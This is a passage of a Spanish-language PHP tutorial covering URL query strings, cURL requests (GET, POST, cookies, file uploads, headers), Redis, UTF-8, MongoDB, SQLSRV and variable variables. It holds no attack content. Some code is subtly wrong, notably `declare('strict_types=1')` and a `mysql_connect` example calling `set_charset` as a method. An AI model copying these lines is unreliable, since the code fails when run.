  $saveUrl = htmlspecialchars($url); // protects from browser seeing url as HTML
  // tells browser to redirect page to $saveUrl after 0 seconds
  print '<meta http-equiv="refresh" content="0; url=' . $saveUrl . '">';
  // shows link for user
  print '<p>Please continue to <a href="' . $saveUrl . '">' . $saveUrl . '</a></p>';
}
exit;
```

Construye una cadena de consulta codificada en URL desde una matriz

El `http_build_query()` creará una cadena de consulta desde una matriz u objeto. Estas cadenas se pueden adjuntar a una URL para crear una solicitud GET o se pueden usar en una solicitud POST con, por ejemplo, cURL.

```
$parameters = array(
    'parameter1' => 'foo',
    'parameter2' => 'bar',
);
$queryString = http_build_query($parameters);
```

`$queryString` tendrá el siguiente valor:

```
parameter1=foo&parameter2=bar
```

`http_build_query()` también funcionará con matrices multidimensionales:

```
$parameters = array(
    "parameter3" => array(
        "sub1" => "foo",
        "sub2" => "bar",
    ),
    "parameter4" => "baz",
);
$queryString = http_build_query($parameters);
```

`$queryString` tendrá este valor:

```
parameter3%5Bsub1%5D=foo&parameter3%5Bsub2%5D=bar&parameter4=baz
```

que es la versión codificada en URL de

```
parameter3[sub1]=foo&parameter3[sub2]=bar&parameter4=baz
```

Lea URLs en línea: https://riptutorial.com/es/php/topic/1800/urls

Capítulo 100: Usando cURL en PHP

Sintaxis

- resource curl_init ([string $ url = NULL])
- bool curl_setopt (resource $ ch, int $ option, mixed $ value)
- bool curl_setopt_array (resource $ ch, array $ options)
- mezclado curl_exec (recurso $ ch)
- void curl_close (resource $ ch)

Parámetros

Parámetro	Detalles
curl_init	- Inicializar una sesión cURL
url	La url a utilizar en la solicitud de cURL.
curl_setopt	- Establecer una opción para una transferencia cURL
ch	El controlador cURL (valor de retorno de **curl_init ()**)
opción	CURLOPT_XXX se establecerá; consulte la documentación de PHP para ver la lista de opciones y valores aceptables
valor	El valor que se establecerá en el controlador cURL para la opción dada
curl_exec	- Realizar una sesión cURL
ch	El controlador cURL (valor de retorno de **curl_init ()**)
curl_close	- Cerrar una sesión de CURL
ch	El controlador cURL (valor de retorno de **curl_init ()**)

Examples

Uso básico (solicitudes GET)

cURL es una herramienta para transferir datos con sintaxis de URL. Es compatible con HTTP, FTP, SCP y muchos otros (curl> = 7.19.4). **Recuerde, debe instalar y habilitar la extensión cURL para usarla.**

```
// a little script check is the cURL extension loaded or not
if(!extension_loaded("curl")) {
```

```
    die("cURL extension not loaded! Quit Now.");
}

// Actual script start

// create a new cURL resource
// $curl is the handle of the resource
$curl = curl_init();

// set the URL and other options
curl_setopt($curl, CURLOPT_URL, "http://www.example.com");

// execute and pass the result to browser
curl_exec($curl);

// close the cURL resource
curl_close($curl);
```

Solicitudes POST

Si desea imitar la acción POST del formulario HTML, puede utilizar cURL.

```
// POST data in array
$post = [
    'a' => 'apple',
    'b' => 'banana'
];

// Create a new cURL resource with URL to POST
$ch = curl_init('http://www.example.com');

// We set parameter CURLOPT_RETURNTRANSFER to read output
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

// Let's pass POST data
curl_setopt($ch, CURLOPT_POSTFIELDS, $post);

// We execute our request, and get output in a $response variable
$response = curl_exec($ch);

// Close the connection
curl_close($ch);
```

Usando multi_curl para hacer múltiples solicitudes POST

A veces necesitamos hacer muchas solicitudes POST a uno o muchos puntos finales diferentes. Para lidiar con este escenario, podemos usar `multi_curl` .

En primer lugar, creamos cuantas solicitudes se necesitan exactamente de la misma forma que en el ejemplo simple y las colocamos en una matriz.

Usamos curl_multi_init y le agregamos cada identificador.

En este ejemplo, estamos usando 2 puntos finales diferentes:

```
//array of data to POST
$request_contents = array();
//array of URLs
$urls = array();
//array of cURL handles
$chs = array();

//first POST content
$request_contents[] = [
    'a' => 'apple',
    'b' => 'banana'
];
//second POST content
$request_contents[] = [
    'a' => 'fish',
    'b' => 'shrimp'
];
//set the urls
$urls[] = 'http://www.example.com';
$urls[] = 'http://www.example2.com';

//create the array of cURL handles and add to a multi_curl
$mh = curl_multi_init();
foreach ($urls as $key => $url) {
    $chs[$key] = curl_init($url);
    curl_setopt($chs[$key], CURLOPT_RETURNTRANSFER, true);
    curl_setopt($chs[$key], CURLOPT_POST, true);
    curl_setopt($chs[$key], CURLOPT_POSTFIELDS, $request_contents[$key]);

    curl_multi_add_handle($mh, $chs[$key]);
}
```

Luego, usamos curl_multi_exec para enviar las solicitudes

```
//running the requests
$running = null;
do {
  curl_multi_exec($mh, $running);
} while ($running);

//getting the responses
foreach(array_keys($chs) as $key){
    $error = curl_error($chs[$key]);
    $last_effective_URL = curl_getinfo($chs[$key], CURLINFO_EFFECTIVE_URL);
    $time = curl_getinfo($chs[$key], CURLINFO_TOTAL_TIME);
    $response = curl_multi_getcontent($chs[$key]);  // get results
    if (!empty($error)) {
      echo "The request $key return a error: $error" . "\n";
    }
    else {
      echo "The request to '$last_effective_URL' returned '$response' in $time seconds." .
"\n";
    }

    curl_multi_remove_handle($mh, $chs[$key]);
}

// close current handler
curl_multi_close($mh);
```

Una posible devolución para este ejemplo podría ser:

> La solicitud a ' http://www.example.com ' devolvió 'frutos' en 2 segundos.
>
> La solicitud a ' http://www.example2.com ' devolvió 'mariscos' en 5 segundos.

Creando y enviando una solicitud con un método personalizado.

Por defecto, PHP Curl admite solicitudes `GET` y `POST` . También es posible enviar solicitudes personalizadas, como `DELETE` , `PUT` o `PATCH` (o incluso métodos no estándar) utilizando el parámetro `CURLOPT_CUSTOMREQUEST` .

```
$method = 'DELETE'; // Create a DELETE request

$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, $method);
$content = curl_exec($ch);
curl_close($ch);
```

Uso de cookies

cURL puede mantener las cookies recibidas en las respuestas para su uso con solicitudes posteriores. Para el manejo simple de cookies de sesión en la memoria, esto se logra con una sola línea de código:

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "");
```

En los casos en los que deba conservar las cookies después de que se destruya el manejador de la CURL, puede especificar el archivo para almacenarlas:

```
curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/cookies.txt");
```

Luego, cuando desee volver a utilizarlos, páselos como archivo de cookie:

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "/tmp/cookies.txt");
```

Sin embargo, recuerde que estos dos pasos no son necesarios a menos que necesite llevar cookies entre diferentes manejadores de cURL. Para la mayoría de los casos de uso, todo lo que necesita es establecer `CURLOPT_COOKIEFILE` en la cadena vacía.

El manejo de cookies se puede usar, por ejemplo, para recuperar recursos de un sitio web que requiere un inicio de sesión. Esto suele ser un procedimiento de dos pasos. Primero, POST a la página de inicio de sesión.

```
<?php

# create a cURL handle
```

```
$ch  = curl_init();

# set the URL (this could also be passed to curl_init() if desired)
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/login.php");

# set the HTTP method to POST
curl_setopt($ch, CURLOPT_POST, true);

# setting this option to an empty string enables cookie handling
# but does not load cookies from a file
curl_setopt($ch, CURLOPT_COOKIEFILE, "");

# set the values to be sent
curl_setopt($ch, CURLOPT_POSTFIELDS, array(
    "username"=>"joe_bloggs",
    "password"=>"$up3r_$3cr3t",
));

# return the response body
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

# send the request
$result = curl_exec($ch);
```


El segundo paso (después de que se realiza la comprobación de errores estándar) suele ser una simple solicitud GET. Lo importante es **reutilizar el identificador de cURL existente** para la segunda solicitud. Esto asegura que las cookies de la primera respuesta se incluirán automáticamente en la segunda solicitud.

```
# we are not calling curl_init()

# simply change the URL
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/show_me_the_foo.php");

# change the method back to GET
curl_setopt($ch, CURLOPT_HTTPGET, true);

# send the request
$result = curl_exec($ch);

# finished with cURL
curl_close($ch);

# do stuff with $result...
```

Esto solo pretende ser un ejemplo de manejo de cookies. En la vida real, las cosas suelen ser más complicadas. A menudo, debe realizar un GET inicial de la página de inicio de sesión para obtener un token de inicio de sesión que debe incluirse en su POST. Otros sitios pueden bloquear el cliente cURL en función de su cadena User-Agent, lo que requiere que lo modifique.

Envío de datos multidimensionales y varios archivos con CurlFile en una sola solicitud

Digamos que tenemos una forma como la de abajo. Queremos enviar los datos a nuestro servidor web a través de AJAX y desde allí a un script que se ejecuta en un servidor externo.



Así que tenemos entradas normales, un campo de selección múltiple y una zona de descarga de archivos donde podemos cargar varios archivos.

Asumiendo que la solicitud POST de AJAX fue exitosa, obtenemos los siguientes datos en el sitio PHP:

```
// print_r($_POST)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities] => Array
        (
            [0] => soccer
            [1] => hiking
        )
)
```

y los archivos deberían verse así

```
// print_r($_FILES)

Array
(
    [upload] => Array
        (
```

```
            [name] => Array
                (
                    [0] => my_photo.jpg
                    [1] => my_life.pdf
                )

            [type] => Array
                (
                    [0] => image/jpg
                    [1] => application/pdf
                )

            [tmp_name] => Array
                (
                    [0] => /tmp/phpW5spji
                    [1] => /tmp/phpWgnUeY
                )

            [error] => Array
                (
                    [0] => 0
                    [1] => 0
                )

            [size] => Array
                (
                    [0] => 647548
                    [1] => 643223
                )

        )

)
```

Hasta ahora tan bueno. Ahora queremos enviar estos datos y archivos al servidor externo usando cURL con la clase CurlFile

Como cURL solo acepta una matriz simple pero no multidimensional, primero tenemos que aplanar la matriz $ _POST.

Para hacer esto, podrías usar esta función, por ejemplo, que te da lo siguiente:

```
// print_r($new_post_array)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities[0]] => soccer
    [activities[1]] => hiking
)
```

El siguiente paso es crear objetos CurlFile para los archivos cargados. Esto se hace mediante el siguiente bucle:

```
$files = array();
```

```
foreach ($_FILES["upload"]["error"] as $key => $error) {
    if ($error == UPLOAD_ERR_OK) {

        $files["upload[$key]"] = curl_file_create(
            $_FILES['upload']['tmp_name'][$key],
            $_FILES['upload']['type'][$key],
            $_FILES['upload']['name'][$key]
        );
    }
}
```

curl_file_create es una función auxiliar de la clase CurlFile y crea los objetos CurlFile. Guardamos cada objeto en la matriz $ files con claves llamadas "upload [0]" y "upload [1]" para nuestros dos archivos.

Ahora tenemos que combinar la matriz de publicaciones aplanada y la matriz de archivos y guardarla como $ datos como este:

```
$data = $new_post_array + $files;
```

El último paso es enviar la solicitud cURL:

```
$ch = curl_init();

curl_setopt_array($ch, array(
    CURLOPT_POST => 1,
    CURLOPT_URL => "https://api.externalserver.com/upload.php",
    CURLOPT_RETURNTRANSFER => 1,
    CURLINFO_HEADER_OUT => 1,
    CURLOPT_POSTFIELDS => $data
));

$result = curl_exec($ch);

curl_close ($ch);
```

Ya que $ data ahora es una matriz simple (plana), cURL envía automáticamente esta solicitud POST con Tipo de contenido: multipart / form-data

En upload.php en el servidor externo, ahora puede obtener los datos y archivos publicados con $ _POST y $ _FILES como lo haría normalmente.

Obtén y establece encabezados http personalizados en php

Enviando el encabezado de solicitud

```
$uri = 'http://localhost/http.php';
$ch = curl_init($uri);
curl_setopt_array($ch, array(
    CURLOPT_HTTPHEADER  => array('X-User: admin', 'X-Authorization: 123456'),
    CURLOPT_RETURNTRANSFER  =>true,
    CURLOPT_VERBOSE     => 1
));
$out = curl_exec($ch);
```

```
curl_close($ch);
// echo response output
echo $out;
```

Leyendo el encabezado personalizado

```
print_r(apache_request_headers());
```

Salida: -

```
Array
(
    [Host] => localhost
    [Accept] => */*
    [X-User] => admin
    [X-Authorization] => 123456
    [Content-Length] => 9
    [Content-Type] => application/x-www-form-urlencoded
)
```

También podemos enviar el encabezado usando la siguiente sintaxis:

```
curl --header "X-MyHeader: 123" www.google.com
```

Lea Usando cURL en PHP en línea: https://riptutorial.com/es/php/topic/701/usando-curl-en-php

Capítulo 101: Usando Redis con PHP

Examples

Instalando PHP Redis en Ubuntu

Para instalar PHP en Ubuntu, primero instale el servidor Redis:

```
sudo apt install redis-server
```

Luego instale el módulo PHP:

```
sudo apt install php-redis
```

Y reinicie el servidor Apache:

```
sudo service apache2 restart
```

Conectando a una instancia de Redis

Suponiendo que un servidor predeterminado se ejecute en localhost con el puerto predeterminado, el comando para conectarse a ese servidor Redis sería:

```
$redis = new Redis();
$redis->connect('127.0.0.1', 6379);
```

Ejecutando comandos redis en PHP

El módulo Redis PHP da acceso a los mismos comandos que el cliente CLI de Redis, por lo que es bastante fácil de usar.

La sintaxis es la siguiente:

```
// Creates two new keys:
$redis->set('mykey-1', 123);
$redis->set('mykey-2', 'abcd');

// Gets one key (prints '123')
var_dump($redis->get('mykey-1'));

// Gets all keys starting with 'my-key-'
// (prints '123', 'abcd')
var_dump($redis->keys('mykey-*'));
```

Lea Usando Redis con PHP en línea: https://riptutorial.com/es/php/topic/7420/usando-redis-con-php

Capítulo 102: UTF-8

Observaciones

- Debe asegurarse de que cada vez que procese una cadena UTF-8, lo haga de manera segura. Esta es, desafortunadamente, la parte difícil. Probablemente querrá hacer un uso extensivo de la extensión `mbstring` de PHP.

- **Las operaciones de cadena incorporadas de PHP *no* son seguras por defecto para UTF-8.** Hay algunas cosas que puede hacer de manera segura con las operaciones normales de cadena de PHP (como la concatenación), pero para la mayoría de las cosas debería usar la función equivalente `mbstring` .

Examples

Entrada

- Debe verificar que todas las cadenas recibidas sean UTF-8 válidas antes de intentar almacenarlas o usarlas en cualquier lugar. PHP `mb_check_encoding()` hace el truco, pero tienes que usarlo consistentemente. Realmente no hay forma de evitar esto, ya que los clientes malintencionados pueden enviar datos en cualquier codificación que deseen.

```
$string = $_REQUEST['user_comment'];
if (!mb_check_encoding($string, 'UTF-8')) {
    // the string is not UTF-8, so re-encode it.
    $actualEncoding = mb_detect_encoding($string);
    $string = mb_convert_encoding($string, 'UTF-8', $actualEncoding);
}
```

- **Si está utilizando HTML5, puede ignorar este último punto.** Desea que todos los datos que le envíen los navegadores estén en UTF-8. La única forma confiable de hacer esto es agregar el atributo `accept-charset` a todas sus etiquetas `<form>` así:

```
<form action="somepage.php" accept-charset="UTF-8">
```

Salida

- Si su aplicación transmite texto a otros sistemas, también deberán estar informados de la codificación de caracteres. En PHP, puede usar la opción `default_charset` en `php.ini` , o emitir manualmente el encabezado MIME `Content-Type` . Este es el método preferido para apuntar a los navegadores modernos.

```
header('Content-Type: text/html; charset=utf-8');
```

- Si no puede establecer los encabezados de respuesta, también puede configurar la

codificación en un documento HTML con metadatos HTML .

- HTML5

```
<meta charset="utf-8">
```

- Versiones anteriores de HTML

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

Almacenamiento de datos y acceso

Este tema trata específicamente sobre UTF-8 y las consideraciones para usarlo con una base de datos. Si desea obtener más información sobre el uso de bases de datos en PHP, consulte este tema .

Almacenamiento de datos en una base de datos MySQL:

- Especifique el `utf8mb4` caracteres `utf8mb4` en todas las tablas y columnas de texto en su base de datos. Esto hace que MySQL almacene y recupere físicamente los valores codificados de forma nativa en UTF-8.

  MySQL usará implícitamente la codificación `utf8mb4` si se especifica una intercalación `utf8mb4_*` (sin ningún conjunto de caracteres explícito).

- Las versiones anteriores de MySQL (<5.5.3) no admiten `utf8mb4` por lo que se verá obligado a usar `utf8` , que solo admite un subconjunto de caracteres Unicode.

Accediendo a los datos en una base de datos MySQL:

- En su código de aplicación (por ejemplo, PHP), en cualquier método de acceso a base de datos que use, deberá configurar el conjunto de caracteres de conexión en `utf8mb4` . De esta manera, MySQL no realiza ninguna conversión desde su UTF-8 nativo cuando entrega los datos a su aplicación y viceversa.

- Algunos controladores proporcionan su propio mecanismo para configurar el conjunto de caracteres de conexión, que actualiza su propio estado interno e informa a MySQL de la codificación que se utilizará en la conexión. Este suele ser el enfoque preferido.

  Por ejemplo (la misma consideración con respecto a `utf8mb4` / `utf8` aplica como anteriormente):

  - Si está utilizando la capa de abstracción PDO con PHP ≥ 5.3.6, puede especificar el `charset` de `charset` en el DSN :

```
$handle = new PDO('mysql:charset=utf8mb4');
```

  - Si está usando mysqli , puede llamar a `set_charset()` :

```
$conn = mysqli_connect('localhost', 'my_user', 'my_password', 'my_db');

$conn->set_charset('utf8mb4');         // object oriented style
mysqli_set_charset($conn, 'utf8mb4'); // procedural style
```

- Si está atascado con MySQL simple pero está ejecutando PHP ≥ 5.2.3, puede llamar a `mysql_set_charset` .

```
$conn = mysql_connect('localhost', 'my_user', 'my_password');

$conn->set_charset('utf8mb4');        // object oriented style
mysql_set_charset($conn, 'utf8mb4'); // procedural style
```

- Si el controlador de la base de datos no proporciona su propio mecanismo para configurar el conjunto de caracteres de conexión, es posible que tenga que realizar una consulta para decirle a MySQL cómo su aplicación espera que los datos de la conexión se codifiquen: `SET NAMES 'utf8mb4'` .

Lea UTF-8 en línea: https://riptutorial.com/es/php/topic/1745/utf-8

Capítulo 103: Utilizando MongoDB

Examples

Conectarse a MongoDB

Cree una conexión MongoDB, que luego puede consultar:

```
$manager = new \MongoDB\Driver\Manager('mongodb://localhost:27017');
```

En el siguiente ejemplo, aprenderá cómo consultar el objeto de conexión.

Esta extensión cierra la conexión automáticamente, no es necesario cerrar manualmente.

Obtener un documento - findOne ()

Ejemplo para buscar solo un usuario con un ID específico, debe hacer:

```
$options = ['limit' => 1];
$filter = ['_id' => new \MongoDB\BSON\ObjectID('578ff7c3648c940e008b457a')];
$query = new \MongoDB\Driver\Query($filter, $options);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
$cursorArray = $cursor->toArray();
if(isset($cursorArray[0])) {
    var_dump($cursorArray[0]);
}
```

Obtener varios documentos - encontrar ()

Ejemplo para buscar varios usuarios con el nombre "Mike":

```
$filter = ['name' => 'Mike'];
$query = new \MongoDB\Driver\Query($filter);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
foreach ($cursor as $doc) {
    var_dump($doc);
}
```

Insertar documento

Ejemplo para agregar un documento:

```
$document = [
    'name' => 'John',
    'active' => true,
    'info' => ['genre' => 'male', 'age' => 30]
];
```

```
$bulk = new \MongoDB\Driver\BulkWrite;
$_id1 = $bulk->insert($document);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Actualizar un documento

Ejemplo para actualizar todos los documentos donde el nombre es igual a "John":

```
$filter = ['name' => 'John'];
$document = ['name' => 'Mike'];

$bulk = new \MongoDB\Driver\BulkWrite;
$bulk->update(
    $filter,
    $document,
    ['multi' => true]
);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Borrar un documento

Ejemplo para borrar todos los documentos donde el nombre es igual a "Peter":

```
$bulk = new \MongoDB\Driver\BulkWrite;

$filter = ['name' => 'Peter'];
$bulk->delete($filter);

$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

Lea Utilizando MongoDB en línea: https://riptutorial.com/es/php/topic/4143/utilizando-mongodb

Capítulo 104: Utilizando SQLSRV

Observaciones

El controlador SQLSRV es una extensión de PHP compatible con Microsoft que le permite acceder a las bases de datos de Microsoft SQL Server y SQL Azure. Es una alternativa para los controladores MSSQL que estaban en desuso a partir de PHP 5.3 y se han eliminado de PHP 7.

La extensión SQLSRV se puede utilizar en los siguientes sistemas operativos:

- Windows Vista Service Pack 2 o posterior
- Windows Server 2008 Service Pack 2 o posterior
- Windows Server 2008 R2
- Windows 7

La extensión SQLSRV requiere que el cliente nativo de Microsoft SQL Server 2012 se instale en la misma computadora que ejecuta PHP. Si el cliente nativo de Microsoft SQL Server 2012 aún no está instalado, haga clic en el enlace correspondiente en la página de documentación de "Requisitos" .

Para descargar los últimos controladores SQLSRV, vaya a lo siguiente: Descargar

Una lista completa de los requisitos del sistema para los controladores de SQLSRV se puede encontrar aquí: Requisitos del sistema

Aquellos que usan SQLSRV 3.1+ deben descargar el controlador Microsoft ODBC 11 para SQL Server

Los usuarios de PHP7 pueden descargar los últimos controladores de GitHub

Microsoft® ODBC Driver 13 para SQL Server es compatible con Microsoft SQL Server 2008, SQL Server 2008 R2, SQL Server 2012, SQL Server 2014, SQL Server 2016 (Preview), Analytics Platform System, Azure SQL Database y Azure SQL Data Warehouse.

Examples

Creando una conexión

```
$dbServer = "localhost,1234"; //Name of the server/instance, including optional port number
(default is 1433)
$dbName = "db001"; //Name of the database
$dbUser = "user"; //Name of the user
$dbPassword = "password"; //DB Password of that user

$connectionInfo = array(
    "Database" => $dbName,
```

```
    "UID" => $dbUser,
    "PWD" => $dbPassword
);

$conn = sqlsrv_connect($dbServer, $connectionInfo);
```

SQLSRV también tiene un controlador PDO. Para conectarse mediante DOP:

```
$conn = new PDO("sqlsrv:Server=localhost,1234;Database=db001", $dbUser, $dbPassword);
```

Haciendo una consulta simple

```
//Create Connection
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [table]";
$stmt = sqlsrv_query($conn, $query);
```

Nota: el uso de corchetes `[]` *es para escapar de la* `table` *palabras* `table` *ya que es una palabra reservada . Estos funcionan de la misma manera que los backticks* `` ` `` *hacen en MySQL .*

Invocando un procedimiento almacenado

Para llamar a un procedimiento almacenado en el servidor:

```
$query = "{call [dbo].[myStoredProcedure](?,?,?)}"; //Parameters '?' includes OUT parameters

$params = array(
    array($name, SQLSRV_PARAM_IN),
    array($age, SQLSRV_PARAM_IN),
    array($count, SQLSRV_PARAM_OUT, SQLSRV_PHPTYPE_INT) //$count must already be initialised
);

$result = sqlsrv_query($conn, $query, $params);
```

Haciendo una consulta parametrizada

```
$conn = sqlsrv_connect($dbServer, $connectionInfo);

$query = "SELECT * FROM [users] WHERE [name] = ? AND [password] = ?";
$params = array("joebloggs", "pa55w0rd");

$stmt = sqlsrv_query($conn, $query, $params);
```

Si planea usar la misma instrucción de consulta más de una vez, con diferentes parámetros, se puede lograr lo mismo con las `sqlsrv_prepare()` y `sqlsrv_execute()` , como se muestra a continuación:

```
$cart = array(
    "apple" => 3,
    "banana" => 1,
```

```
    "chocolate" => 2
);

$query = "INSERT INTO [order_items]([item], [quantity]) VALUES(?,?)";
$params = array(&$item, &$qty); //Variables as parameters must be passed by reference

$stmt = sqlsrv_prepare($conn, $query, $params);

foreach($cart as $item => $qty){
    if(sqlsrv_execute($stmt) === FALSE) {
        die(print_r(sqlsrv_errors(), true));
    }
}
```

Obteniendo resultados de consultas

Hay 3 formas principales de obtener resultados de una consulta:

sqlsrv_fetch_array ()

`sqlsrv_fetch_array()` recupera la siguiente fila como una matriz.

```
$stmt = sqlsrv_query($conn, $query);

while($row = sqlsrv_fetch_array($stmt)) {
    echo $row[0];
    $var = $row["name"];
    //...
}
```

`sqlsrv_fetch_array()` tiene un segundo parámetro opcional para recuperar diferentes tipos de matriz: `SQLSRV_FETCH_ASSOC` , `SQLSRV_FETCH_NUMERIC` y `SQLSRV_FETCH_BOTH` *(predeterminado)* pueden usarse; cada uno devuelve las matrices asociativa, numérica o asociativa y numérica, respectivamente.

---

sqlsrv_fetch_object ()

`sqlsrv_fetch_object()` recupera la siguiente fila como un objeto.

```
$stmt = sqlsrv_query($conn, $query);

while($obj = sqlsrv_fetch_object($stmt)) {
    echo $obj->field; // Object property names are the names of the fields from the query
    //...
}
```

---

sqlsrv_fetch ()

`sqlsrv_fetch()` hace que la siguiente fila esté disponible para leer.

```
$stmt = sqlsrv_query($conn, $query);

while(sqlsrv_fetch($stmt) === true) {
    $foo = sqlsrv_get_field($stmt, 0); //gets the first field -
}
```

Recuperar mensajes de error

Cuando una consulta sale mal, es importante buscar los mensajes de error devueltos por el controlador para identificar la causa del problema. La sintaxis es:

```
sqlsrv_errors([int $errorsOrWarnings]);
```

Esto devuelve una matriz con:

Llave	Descripción
SQLSTATE	El estado en el que se encuentra el controlador SQL Server / OBDC
código	El código de error de SQL Server
mensaje	La descripción del error.

Es común usar la función anterior como tal:

```
$brokenQuery = "SELECT BadColumnName FROM Table_1";
$stmt = sqlsrv_query($conn, $brokenQuery);

if ($stmt === false) {
    if (($errors = sqlsrv_errors()) != null) {
        foreach ($errors as $error) {
            echo "SQLSTATE: ".$error['SQLSTATE']."<br />";
            echo "code: ".$error['code']."<br />";
            echo "message: ".$error['message']."<br />";
        }
    }
}
```

Lea Utilizando SQLSRV en línea: https://riptutorial.com/es/php/topic/4467/utilizando-sqlsrv

Capítulo 105: Variables

Sintaxis

- $ variable = 'valor'; // Asignar variable general
- $ objeto-> propiedad = 'valor'; // Asignar una propiedad de objeto
- ClassName :: $ property = 'value'; // Asignar una propiedad de clase estática
- $ array [0] = 'valor'; // Asignar un valor a un índice de una matriz
- $ array [] = 'valor'; // Empujar un elemento al final de una matriz
- $ array ['key'] = 'value'; // Asignar un valor de matriz
- echo $ variable; // Eco (imprimir) un valor variable
- some_function ($ variable); // Usar variable como parámetro de función
- unset ($ variable); // Desarmar una variable
- $$ variable = 'valor'; // Asignar a una variable variable
- isset ($ variable); // Comprobar si una variable está configurada o no
- vacío ($ variable); // Compruebe si una variable está vacía o no

Observaciones

Verificación de tipos

Parte de la documentación sobre variables y tipos menciona que PHP no utiliza la escritura estática. Esto es correcto, pero PHP realiza algunas comprobaciones de tipo cuando se trata de parámetros de función / método y valores de retorno (especialmente con PHP 7).

Puede aplicar la comprobación de tipos de parámetros y valores de retorno utilizando las sugerencias de tipo en PHP 7 de la siguiente manera:

```
<?php

/**
 * Juggle numbers and return true if juggling was
 * a great success.
 */
function numberJuggling(int $a, int $b) : bool
{
    $sum = $a + $b;

    return $sum % 2 === 0;
}
```

> **Nota:** el `gettype()` PHP para enteros y booleanos es `integer` y `boolean` respectivamente. Pero para el tipo de sugerencia para tales variables necesita usar `int` y `bool` . De lo contrario, PHP no le dará un error de sintaxis, pero esperará que se pasen las *clases* `integer` y `boolean` .

El ejemplo anterior genera un error en caso de que el valor no numérico se da como tampoco el `$a` o `$b` parámetro, y si la función devuelve algo más que `true` o `false` . El ejemplo anterior es "suelto", ya que puede dar un valor flotante a `$a` o `$b` . Si desea imponer tipos estrictos, lo que significa que solo puede ingresar números enteros y no flotantes, agregue lo siguiente al comienzo de su archivo PHP:

```
<?php
declare('strict_types=1');
```

Antes de que las funciones y los métodos de PHP 7 permitieran el tipo de sugerencias para los siguientes tipos:

- `callable` (una función o método llamable)
- `array` (cualquier tipo de matriz, que también puede contener otras matrices)
- Interfaces (Nombre de Clase Totalmente Calificada, o FQDN)
- Clases (FQDN)

Véase también: Salida del valor de una variable

Examples

Acceso a una variable dinámicamente por nombre (variables variables)

Se puede acceder a las variables a través de nombres de variables dinámicas. El nombre de una variable se puede almacenar en otra variable, lo que permite acceder a ella de forma dinámica. Tales variables son conocidas como variables variables.

Para convertir una variable en una variable, coloque un `$` extra en frente de su variable.

```
$variableName = 'foo';
$foo = 'bar';

// The following are all equivalent, and all output "bar":
echo $foo;
echo ${$variableName};
echo $$variableName;

//similarly,
$variableName  = 'foo';
$$variableName = 'bar';

// The following statements will also output 'bar'
echo $foo;
echo $$variableName;
echo ${$variableName};
```

Las variables variables son útiles para mapear funciones / llamadas de método:

```
function add($a, $b) {
    return $a + $b;
}
```

```
$funcName = 'add';

echo $funcName(1, 2); // outputs 3
```

Esto se vuelve particularmente útil en las clases de PHP:

```
class myClass {
    public function __construct() {
        $functionName = 'doSomething';
        $this->$functionName('Hello World');
    }

    private function doSomething($string) {
        echo $string; // Outputs "Hello World"
    }
}
```

Es posible, pero no es necesario poner `$variableName` entre `{}` :

```
${$variableName} = $value;
```

Los siguientes ejemplos son tanto equivalentes como de salida "baz":

```
$fooBar = 'baz';
$varPrefix = 'foo';

echo $fooBar;               // Outputs "baz"
echo ${$varPrefix . 'Bar'}; // Also outputs "baz"
```

Usar `{}` solo es obligatorio cuando el nombre de la variable es en sí mismo una expresión, como esta:

```
${$variableNamePart1 . $variableNamePart2} = $value;
```

Sin embargo, se recomienda usar siempre `{}` , porque es más legible.

Si bien no se recomienda hacerlo, es posible encadenar este comportamiento:

```
$$$$$$$$DoNotTryThisAtHomeKids = $value;
```

> Es importante tener en cuenta que el uso excesivo de variables variables es considerado como una mala práctica por muchos desarrolladores. Debido a que no son muy adecuados para el análisis estático de los IDE modernos, las grandes bases de código con muchas variables (o invocaciones de métodos dinámicos) pueden convertirse rápidamente en difíciles de mantener.

Diferencias entre PHP5 y PHP7

